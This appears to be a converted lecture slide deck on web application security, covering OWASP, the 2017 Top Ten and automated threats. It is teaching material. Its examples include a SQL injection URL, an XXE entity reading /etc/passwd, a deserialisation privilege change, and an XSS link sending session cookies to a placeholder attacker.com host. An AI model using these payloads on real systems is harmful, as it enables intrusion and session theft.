

Application Security

OWASP & The Top Ten


Agenda

- Introduce AppSec
- Introduce OWASP
- OWASP Testing Framework
- OWASP Top 10

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Web Applications

- Web Site – static pages
- Web Apps – dynamic sites
- Most popular web pages are probably web apps
 - Facebook, Netflix, Twitter, Instagram



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Web Site Architecture

HTML, CSS




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Web App Architecture

- FRONTEND -

- BACKEND -



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Open Web Application Security Project



- A charity
- A community
- Full of free resources
- Specifically aimed at protecting web apps
 - AppSec
- Lots of projects

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
OWASP Projects

- OWASP Testing Guide
 - Guidelines for testing web apps in development
- OWASP Top 10
 - List of the top web app security risks
- OWASP Automated Threats
 - List of automated threats to web apps
- OWASP ZAP
 - Zed Attack Proxy - tool for exposing vulnerabilities
- OWASP Juice Shop
 - A deliberately vulnerable web app, for testing

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OWASP Testing Guide

- Testing Techniques for SDLC (Software Development Lifecycle)
 - Threat Modelling
 - Based on NIST 800-30
 - (Risk Assessment)
 - Threats, vulnerabilities, mitigation
 - Manual Code Review
 - White-box testing
 - Penetration Testing
 - Black-box testing / Ethical Hacking



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https://www.owasp.org/index.php/OWASP_Testing_Project

The WebApp Risk Scale

- Threat Actors (dependent)
- Attack Vector
 - How easy is it to exploit?
- Weakness
 - How often do we see it in the wild?
 - How easily can an attacker detect it?
- Technical Impact
 - How damaging is it?
- Business Impact (dependent)



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The OWASP Top 10

2017

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

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A0-2017 Security Risk Name

- V** • *Vector*
 - *Risk Assessment: Threat*

- W** • *Weakness*
 - *Risk Assessment: Vulnerability*

- I** • *Impact*
 - *Risk Assessment: Harm*
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A1 Injection

- v • Sending hostile data to an interpreter via environment variables, parameters, users
- w • Lots of legacy code does not validate input and is still in use
 - Common in SQL, NoSQL, OS commands, and more
- i • Data loss/corruption, denial-of-service, unauthorized access

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Injection by Example

CODE

```
query = "SELECT * FROM accounts WHERE ID='" + getParameter("id") + "'";
```

LEGITIMATE QUERY

Get Account Info:

LEGITIMATE URL

<http://example.com/app/accountView?id=12345>

← Returns info for
user 12345 (Bob)

MALICIOUS QUERY

Get Account Info:

MALICIOUS URL

<http://example.com/app/accountView?id=' or '1'=1>

← Returns info for
True (all users)

A2 Broken Authentication (Valid Accounts)

- V** • Password lists, default cred lists, brute-force, dictionary attack tools & session hijack
- W** • Dictionary passwords, short input hashes, unchanged passwords, cookie vulnerabilities
- I** • Admin/root access, data loss/theft/corruption, denial-of-service

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A3 Sensitive Data Exposure

- v • Stealing keys, plaintext via MitM or remote access
- w • Lazy/forgot to encrypt data, weak cryptography, broken cryptography
- I • Data leaks, data theft
 - PPI & IP
 - Private Personal Data (GDPR) & Intellectual Property

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A4 XML External Entities (XXE)

- v • Hostile data in uploaded XML documents
- w • Old XML processors allow specifying entities, such as a OS command
- I • Remote requests, denial-of-service, passive gathering through system scans

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XXE by Example

XML Document

```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [
    <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
  <foo>&xxe;</foo>
```



Returns Linux
password file

A5 Broken Access Control

- v • Manual, or automated attempts to find improperly configured access control
- w • Poor/not configured access controls to administrative areas/pages/APIs
- I • Admin access, privileged functions, sensitive data leakage

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A6 Security Misconfiguration

- V** • Unprotected files/directories, default accounts, unpatched flaws/vulnerabilities
- W** • Poor configuration in any component – frontend, backend, databases, external services
- I** • Data leakage, elevated privileges

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A7 Cross-site Scripting (XSS)

- v • Manipulating input for browser attacks
- w • Unvalidated/un-escaped input gets evaluated and executed by the browser
- i • Re-routing victims to malicious sites, stealing credentials, stealing cookies (session hijack)

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Reflected XSS by Example

CODE

```
(String) page += "<input name='creditcard'
type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

LEGITIMATE LINK

Check your account: <http://ex.com/app/isValid?CC=123456789000>

MALICIOUS LINK

Check your account: <http://ex.com/app/isValid?CC='>document.location='http://www.attacker.com/cgi-bin/cookie.cgi? foo='+document.cookie'>

Returns valid if
CC == 123456789000


Sends victim
session cookie
to attacker

Stored XSS by Example

LEGITIMATE PAGE

Post comment: `<script>malicious action to run in javascript</script>`

Attacker creates a comment containing malicious script



OR ATTACKER USES OBFUSCATION

Post comment: `%3Cscript%3Ethe action may not look malicious%3C%2Fscript%3E`

LEGITIMATE VISITOR

(browser executes JS)

A8 Insecure Deserialisation


- v • Attackers send malicious objects (as bytes) that get deserialised (to objects) by the application
- w • Vulnerable applications accept serialised objects for desrialisation
- I • Remote code execution

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Deserialisation by Example

LEGITIMATE OBJECT (serialised)

```
a:4:{i:0;s:7:"Alice";s:4:"user";i:3; s:32:"b6a8b3bea87fe0e0502";}
```



App deserialises
and creates normal
user **Alice**

MALICIOUS OBJECT (serialised)

```
a:4:{i:0;s:5:"Mallory";s:4:"admin";i:3; s:32:"b6a8b3bea87fe0e0502";}
```



App deserialises
and creates **admin**
user **Mallory**

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A9 Known Vulnerabilities

- v • Attackers can find known vulnerabilities across many databases, and tools exist to automate
- w • Developers forget to update or have unpatched versions of components / libraries in code
- i • Wide ranging impacts, from small incidents to full breaches

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A10 Poor Monitoring & Logging

- v • Attackers can move through systems unnoticed and untraced
- w • Monitoring systems and logs are not, or incompletely implemented / configured
- I • Attackers can easily probe systems, leading to more serious attacks & impacts

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WebApp Security

- Better Code
 - Testing for security risks during all stages of SDLC
- Better authentication
- Better browsers
- Web Application Firewalls
 - Work at OSI level 7 (Application)
 - Aware of web vulnerabilities
 - The Top 10 & Top Automated
 - Hardware or Software (or Cloudware)



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Automated Threat List

In Brief

[https://www.owasp.org/index.php/OWASP Automated Threats to Web Applications](https://www.owasp.org/index.php/OWASP_Automated_Threats_to_Web_Applications)

Automated Threats

- OAT1 Carding
 - Stolen credit card data attempted to be verified through authorisation attempts
- OAT2 Token Cracking
 - Coupons, discount tokens and vouchers used repetitively for credit, trial access, discounts
- OAT3 Ad Fraud
 - Automation for ad clicks or ad displays, click bots



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More Automated Threats

- OAT4 Fingerprinting
 - Profiling of components through URL paths, common software files / directories (Google Dorking)
- OAT5 Scalping
 - Bulk purchase, queue jumping, ticket profit resales
- OAT6 Expediting
 - Gaming bots, gold farming, betting bots, stock trading automation



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Even More Automated Threats

- OAT7 Credential Cracking
 - Brute-force passwords attacks, reverse brute-force
- OAT8 Credential Stuffing
 - Stolen / leaked passwords (breaches) used for account access
- OAT9 CAPTCHA Defeat
 - Smart bots beat CAPTCHA, solve puzzles
- OAT10 Card Cracking
 - Brute-force of card expiry / CCV



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Still Automated Threats



- OAT11 Scraping
 - Gathering attack on app APIs, reading pages & endpoints for sensitive data
- OAT12 Cashing Out
 - Money laundering, resale of high-value goods
- OAT13 Sniping
 - Last minute betting, auction sniping
- OAT14 Vulnerability Scanning
 - Active / passive scanning for vulnerabilities

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A Few More Automated Threats

- OAT15 Denial-of-Service
- OAT16 Skewing
 - Click bots for visits, friends, ratings, polls
- OAT17 Spamming
 - Fake news, wiki, forum, blog, review spam



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Last Automated Threats




- OAT18 Footprinting
 - Scanning; profile security mechanisms, configurations, endpoints (attack surface)
- OAT19 Account Creation
 - Bulk account creation, used in other attack types
- OAT20 Account Aggregation
 - Collecting account information for analysis
- OAT21 Denial-of-Inventory
 - Bots buy out retail inventory, do not pay. Legitimate customers unable to purchase

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Protection from Auto-Threats

- SDLC Testing
 - Test to ensure automation detected/prevented in code
- Obfuscation
 - Randomise form content, URLs and processes
- Authentication
 - Disallow guest logins, checkouts, payments




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More protection

- Fingerprinting
 - Profile the user for unique details (browser version)
- Rate-limiting
 - Transactions / clicks from same IP, ISP, location
- Monitor
 - Properly log and monitor for later investigations



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**OWASP
Juice
Shop**

- A deliberately vulnerable web app
 - Features the OWASP Top 10
 - Supports CTF
- DVWA
 - Features many vulnerabilities
 - <http://www.dvwa.co.uk/>

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